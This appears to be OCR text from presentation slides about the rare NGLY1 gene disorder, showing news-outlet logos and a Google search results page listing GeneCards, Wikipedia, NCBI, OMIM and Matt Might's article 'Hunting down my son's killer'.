
Not quite like this.


reddit

GIZMODO

Hunting Down My Son's Killer

Y Hacker News


Google
NGLY1
Web
Maps
Images
Shopping
Videos
More
Search tools
About 12,000 results (0.43 seconds)
NGLY1 Gene - GeneCards | NGLY1 Protein | NGLY1 Antibody
www.genecards.org/cgi-bin/carddisp.pl?gene=NGLY1
Complete information for NGLY1 gene (protein-coding), N-glycanase 1, including: function, proteins, disorders, pathways, orthologs, and expression.
NGLY1 - Wikipedia, the free encyclopedia
en.wikipedia.org/wiki/NGLY1 Wikipedia
Peptide-N(4)-(N-acetyl-beta-glucosaminyl)asparagine amidase is an enzyme that in humans is encoded by the NGLY1 gene.
NGLY1 N-glycanase 1 [Homo sapiens (human)]
www.ncbi.nlm.nih.gov/gene/55768 National Center for Biotec...
5 days ago - This gene encodes an enzyme that catalyzes hydrolysis of an N(4)-(acetyl-beta-D-glucosaminyl) asparagine residue to ...
OMIM Entry - * 610661 - N-GLYCANASE 1; NGLY1
www.omim.org/610661 OMIM : Online Mendelian...
Jun 12, 2013 - (2000) identified several homologs of yeast Png1, including human NGLY1. In yeast, Png1 was expressed in both the cytoplasm and nucleus.
Hunting down my son's killer - Matt Might
matt.might.net/articles/my-sons-killer/
We discovered that my son inherited two different (thus-far-unique) mutations in the same gene--the NGLY1 gene--which encodes the enzyme N-glycanase 1.





THE NEW YORKER


SCIENCE & TECH

